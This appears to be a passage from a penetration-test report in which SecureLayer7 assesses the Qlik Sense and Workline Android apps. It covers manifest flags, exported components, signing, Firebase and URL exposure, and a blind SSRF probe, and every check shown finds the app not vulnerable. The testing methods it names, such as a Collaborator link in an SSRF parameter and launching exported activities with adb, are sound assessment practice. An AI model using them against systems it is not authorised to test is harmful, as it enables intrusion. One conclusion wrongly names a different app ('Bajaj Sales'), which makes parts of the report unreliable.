In the Qlik Sense Android application, SecureLayer7 checked for the Android Debug Flag Misconfiguration. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was not presented. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to the Android Debug Flag vulnerability.

```

qlik-sense.apk
  \ Source code
    > android.support
    > androidx
    > com
    > net
    > org
  \ Resources
    > assets
    > lib
  > META-INF
  > res
    \ AndroidManifest.xml
      classes.dex
      firebase-common.properties
      firebase-iid-interop.properties
      firebase-iid.properties
      firebase-measurement-connector.properties
      firebase-messaging.properties
      play-services-base.properties
      play-services-basement.properties
      play-services-stats.properties
      play-services-tasks.properties
    > resources.arsc
    \ stamp-cert-sha256
  \ APK signature
  \ Summary

```

AndroidManifest.xml

```

<action android:name="android.intent.action.GET_CONTENT"/>
<data android:mimeType="image/*"/>
</intent-filter>
<action android:name="android.intent.action.VIEW"/>
<data android:scheme="smsto"/>
</intent-filter>
<package android:name="com.microsoft.windowsintune.companyportal"/>
</queries>
<uses-feature android:name="android.hardware.wifi"/>
<supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-feature android:glEsVersion="0x000000" android:require="true"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<application android:label="Qlik Sense Mobile" android:icon="@mipmap/ic_launcher" android:theme="@org.atproject.intune.mam.bindings.QApplication" android:allowBackup="false" android:hardwareAccelerated="true" android:networkSecurityConfig="@xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
<meta-data android:name="android.content.APP_RESTRICTIONS" android:resource="@xml/app_restrictions"/>
<meta-data android:name="com.microsoft.intune.mam.MAMMultiIdentity" android:value="true"/>
<meta-data android:name="firebase_analytics_collection_deactivated" android:value="true"/>
<meta-data android:name="google_analytics_adid_collection_enabled" android:value="false"/>
<provider android:name="androidx.core.content.FileProvider"

```

Figure#3 Tested for Android Debug Flag Misconfiguration

In the Qlik Sense Android application, SecureLayer7 checked for Improperly Exported Android Components. Components such as content providers, services, broadcast receivers, and activities were analyzed. However, it was observed that the application has not included any exported components under com.qlik.qlksense.mobile application subclass. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to improper exported Android components.

```

qlik-sense.apk
  \ Source code
    > android.support
    > androidx
    > com
    > net
    > org
  \ Resources
    > assets
    > lib
  > META-INF
  > res
    \ AndroidManifest.xml
      classes.dex
      firebase-common.properties
      firebase-iid-interop.properties
      firebase-iid.properties
      firebase-measurement-connector.properties
      firebase-messaging.properties
      play-services-base.properties
      play-services-basement.properties
      play-services-stats.properties
      play-services-tasks.properties
    > resources.arsc
    \ stamp-cert-sha256
  \ APK signature
  \ Summary

```

AndroidManifest.xml


```

<meta-data android:name="android.app.bundled_in_lib_resource_id" android:resource="@array/bundled_in_lib"/>
<meta-data android:name="android.app.bundled_in_assets_resource_id" android:resource="@array/bundled_in_assets"/>
<meta-data android:name="android.app.use_local_at_libraries" android:value="true"/>
<meta-data android:name="android.app.lib_prefix" android:value="/data/local/tmp/at/"/>
<meta-data android:name="android.app.load_local_libraries" android:value="true"/>
<plugins platforms="android/11bqfforandroid.so" plugins="bearer/libbqfforbearer.so" lib="libbqf5QuickParticles.so"/>
<meta-data android:name="android.app.load_local_jars" android:value="jar@tAndroid.jar:jar@QtAndroidExtras.jar"/>
<meta-data android:name="android.app.ministro_init_classes" android:value=""/>
<meta-data android:name="android.app.ministro_not_found_msg" android:value="@string/ministro_not_found_msg"/>
<meta-data android:name="android.app.fatal_error_msg" android:value="@string/fatal_error_msg"/>
<meta-data android:name="android.app.splash_screen_drawable" android:resource="@drawable/splash"/>
<meta-data android:name="android.app.splash_screen_sticky" android:value="false"/>
<meta-data android:name="android.app.background_running" android:value="false"/>
<meta-data android:name="android.app.background_sticky" android:value="false"/>
<meta-data android:name="android.app.extract_android_style" android:value="full"/>
<meta-data android:name="com.microsoft.intune.mam.Android" android:value="https://login.microsoftonline.com/common/"/>
<meta-data android:name="com.microsoft.intune.mam.ClientID" android:value="98ca48d-cf32-47e8-afcc-82af9017cff7"/>
<meta-data android:name="com.google.firebaseio.messaging.default_notification_icon" android:resource="@mipmap/ic_launcher"/>
<meta-data android:name="com.google.firebaseio.messaging.default_notification_channel_id" android:value="QlikSense"/>
<activity android:label="Qlik Sense Mobile" android:name="com.microsoft.ad.adal.AuthenticationActivity" android:exported="true"/>
<activity android:label="" android:name="com.microsoft.ad.adal.UnifiedSenseClient"/>
<service android:name="com.qlik.qlksense.mobile.FirebaseService" android:exported="true"/>
<intent-filter>
<action android:name="com.google.firebase.MESSAGING_EVENT"/>
</intent-filter>
<meta-data android:name="android.app.background_running" android:value="true"/>
<meta-data android:name="android.app.lib_name" android:value="UnifiedSenseClient"/>
<service android:label="" android:name="com.microsoft.intune.mam.client.notification.MAMNotificationReceiverService" android:exported="true"/>
<service android:label="" android:name="com.microsoft.intune.mam.client.service.MAMBackgroundService" android:exported="false"/>
<service android:label="" android:name="com.microsoft.intune.mam.client.service.MAMBackgroundJobService" android:permission="android.permission.BIND_JOB_SERVICE" android:exported="false"/>
<receiver android:name="com.microsoft.intune.mam.client.service.MAMBackgroundReceiver" android:exported="true"/>
<intent-filter>
<action android:name="android.intent.action.DOWNLOAD_COMPLETE"/>
</intent-filter>
<receiver android:name="com.microsoft.intune.mam.client.OfflineStartupBlockedActivity" android:exported="false"/>
<activity android:name="com.microsoft.intune.mam.client.offline.OfflineRestartRequiredActivity" android:exported="false"/>

```


Figure#4 Tested for Improperly Exported Android Components

In the Qlik Sense Android application, SecureLayer7 checked for Weak Signing Algorithm. SecureLayer7 tested the application with JADx-gui and viewed the APK signature file. It was observed that the mobile application uses signature versions V3 with SHA256withRSA Signature type, which is secure. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to Weak Signing Algorithm.




Figure#5 Tested for Weak Signing Algorithm

In the Qlik Sense Android application, SecureLayer7 checked for Sensitive Data Exposure via Hardcoded Credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as google map API key, etc., SecureLayer7 identified a few URLs. These URLs were checked for unauthorized access and found that they had proper restrictions to prevent unauthorized usage. Therefore, this brought SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to sensitive data exposure.



Figure#6 Tested for Sensitive Data Exposure via Hardcoded Credentials

In the Qlik Sense Android application, SecureLayer7 checked for Insecure Data Storage by Firebase Misconfiguration. SecureLayer7 carried out this test scenario by checking the access-control permission on the firebaseio database URL. However, SecureLayer7 observed that the URL has proper access control implemented so only an authorized person can access. Therefore, this brought SecureLayer7 to the conclusion that the Bajaj Sales Android application is not vulnerable to this vulnerability.




Figure#7 Tested for Insecure Data Storage by Firebaseio Misconfiguration

In the Qlik Sense Android application, SecureLayer7 checked for Sensitive Data Exposure via URLs. SecureLayer7 carried out this attack by extracting all the URLs from the APK and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, this led SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to sensitive data exposure with URLs.

1402 - https://github.com/qlik-sense-qlik-sense-treemap/tree/qlik-show-hide-container
1403 - https://github.com/qlik-oss/QlikSense_Extension_2DHeatmap
1404 - https://github.com/qlik-oss/SenseDateRangePicker/tree/qlik-date-picker
1405 - https://github.com/qlik-oss/showHide/tree/qlik-show-hide-container
1406 - https://github.com/qlik-oss/barsPlus
1407 - https://github.com/qlik-oss/printing-sense-on-demand/tree/qlik-on-demand-reporting
1408 - https://github.com/qlik-oss/qlik-trellis
1409 - https://github.com/qlik-oss/variance-waterfall
1410 - https://github.com/stefanwalther/sense-navigation
1411 - https://github.com/systemjs/systemjs/blob/main/docs/errors.md#
1412 - https://github.com/systemjs/systemjs/blob/main/docs/errors.md#3
1413 - https://github.com/zloirock/core-js/blob/v3.21.1/LICENSE
1414 - https://github.com/zloirock/core-js/blob/v3.29.0/LICENSE
1415 - https://go.microsoft.com/fwlink/?LinkId=534633
1416 - https://help.qlik.com/en-US/sense-cloud/csh/
1417 - https://login.chinalcloudapi.cn
1418 - https://login.microsoftonline.com
1419 - https://login.microsoftonline.com/
1420 - https://login.microsoftonline.com/common
1421 - https://login.microsoftonline.com/common/oauth2/v2.0/authorize
1422 - https://login.microsoftonline.com/common/oauth2/v2.0/logout
1423 - https://login.microsoftonline.com/microsoft.com/oauth2/token
1424 - https://login.microsoftonline.de
1425 - https://login.microsoftonline.us
1426 - https://login.partner.microsoftonline.cn
1427 - https://login.windows.ppe.net
1428 - https://login.windows.net
1429 - https://login.windows.net/common
1430 - https://login.windows.net/common
1431 - https://maps.googleapis.com/maps/api/js?v=3.exp
1432 - https://maps.qlikcloud.com
1433 - https://mmservice.api.application
1434 - https://mui.com/production-error/?code=
1435 - https://opencollective.com/systemjs/backers
1436 - https://opencollective.com/systemjs/sponsor/0/website
1437 - https://opencollective.com/systemjs/sponsor/1/website
1438 - https://opencollective.com/systemjs/sponsor/2/website
1439 - https://opencollective.com/systemjs/sponsor/3/website
1440 - https://opencollective.com/systemjs/sponsor/4/website
1441 - https://opencollective.com/systemjs/sponsor/5/website
1442 - https://opencollective.com/systemjs/sponsor/6/website
1443 - https://opencollective.com/systemjs/sponsor/7/website
1444 - https://opencollective.com/systemjs/sponsor/8/website
1445 - https://opencollective.com/systemjs/sponsor/9/website
1446 - https://plus.google.com/
1447 - https://qlikcloud.com/
1448 - https://qlikcloud.com/upload?

Figure#8 Tested for Sensitive Data Exposure via URLs

In the Qlik Sense Android application, SecureLayer7 checked for Blind Server-Side Request Forgery on <https://sense-demo-mobile.qlik.com/auth/autoticket?proxyRestUri=> endpoint. SecureLayer7 carried out this attack by adding the burp collaborator link in the proxyRestUri query parameter. SecureLayer7 observed that no DNS or HTTP callbacks were received on the Burp Collaborator Client. Therefore, this led SecureLayer7 to the conclusion that the Qlik Sense Android application is not vulnerable to Blind Server-Side Request Forgery.



Figure#9 Tested for Blind Server-Side Request Forgery

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- Workline Android Application

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Workline Android application.


In the Workline Android application, SecureLayer7 checked for Insecure Network Security Configuration. SecureLayer7 carried out this assessment by examining the Custom network security configurations ('android:networkSecurityConfig="@xml/network\_security\_config") in the 'res/xml/' directory to specify security details such as certificate pins and HTTP traffic settings. SecureLayer7 observed that the network security configuration was not configured for allowing HTTP traffic. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Network Security Configuration.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <network-security-config/>
```

Figure#1 Tested for Insecure Network Security Configuration

In the Workline Android application, SecureLayer7 checked for Exported Activities. SecureLayer7 carried out this analysis by inspecting the application manifest file to identify any activities with the "exported"

attribute set to "true". SecureLayer7 then attempted to launch these activities using the command "adb shell am start -n <activity\_name>" but found that this method did not successfully launch any activities marked as exported. Therefore, SecureLayer7 observed that even though some activities had the "exported" attribute set to "true", they were not accessible via the "adb shell am start" command. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Exported Activities.



Figure#2 Tested for Exported Activities

In the Workline Android application, SecureLayer7 checked for Android Application Installation on Insecure OS Versions. SecureLayer7 carried out this attack by examining the minimum SDK version set by the application, which should be above v17. SecureLayer7 observed that the application has the minimum SDK version set at 24. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Android Application Installation on Insecure OS Versions.

```
<?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="280" android:versionName="1.0.0" android:compileSdkVersion="31"
7   <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="31"/>
11   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
12   <uses-permission android:name="android.permission.INTERNET"/>
13   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
14   <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
15   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
16   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
17   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
18   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
19   <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
20   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
21   <uses-permission android:name="android.permission.VIBRATE"/>
23   <uses-feature android:name="android.hardware.location.gps"/>
25   <uses-permission android:name="android.permission.LOCATION_HARDWARE"/>
30   <uses-permission android:name="android.permission.CAMERA"/>
33   <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
34   <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
35   <uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
38   <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
40   <permission android:name="hr.workline.app.permission.C2D_MESSAGE" android:protectionLevel="signature"/>
44   <uses-permission android:name="hr.workline.app.permission.C2D_MESSAGE"/>
49   <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
50   <uses-permission android:name="android.permission.WAKE_LOCK"/>
55   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

Figure#3 Tested for Android Application Installation on Insecure OS Versions

In the Workline Android application, SecureLayer7 checked for the Allow Backup Flag. SecureLayer7 carried out this attack by examining the AndroidManifest.xml file to determine if the Allow backup flag was set to true or false. SecureLayer7 observed that the application set the Allow backup flag to "false." Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Allow Backup Flag.

```
    android:name="io.gonative.android.GoNativeApplication" android:allowBackup="false" android:logo="@drawable/ic_actionbar" android:filterTouchesWhen
```

Figure#4 Tested for Allow Backup Flag

In the Workline Android application, SecureLayer7 checked for Weak Signing Algorithms. SecureLayer7 carried out this attack by conducting Black Box penetration testing. SecureLayer7 observed that the

application uses v2 and v3 schemes with the SHA256withRSA signature type. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Weak Signing Algorithms.

**Valid APK signature v2 found**

```

Signer 1

Type: X.509
Version: 3
Serial number: 0xe4229e51bdc7da793cf299eaa582a1590496fe74
Subject: CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
Valid from: Thu Aug 10 19:12:46 IST 2017
Valid until: Sat Aug 10 19:12:46 IST 2047

Public key type: RSA
Exponent: 65537
Modulus size (bits): 4096
Modulus: 7885788615003239060056198570947634777170355125454178652991488409403183481665045978050967414525858518573785754148627

Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: 81 9C 8C 1B 54 0F C7 BE 82 0E BE B9 94 BE BD 2A
SHA-1 Fingerprint: 99 11 F4 74 2B 13 5E 35 D7 D4 4A FA FA A4 7F 92 61 2F 5F 15
SHA-256 Fingerprint: 24 E9 94 16 A6 1F E5 A0 A6 08 8A 31 41 8F 21 E2 55 DC BD 26 F4 C9 92 96 C8 1A 67 0C 5B 14 8F 61

```

**Valid APK signature v3 found**

```

Signer 1

Type: X.509
Version: 3
Serial number: 0xe4229e51bdc7da793cf299eaa582a1590496fe74
Subject: CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
Valid from: Thu Aug 10 19:12:46 IST 2017
Valid until: Sat Aug 10 19:12:46 IST 2047

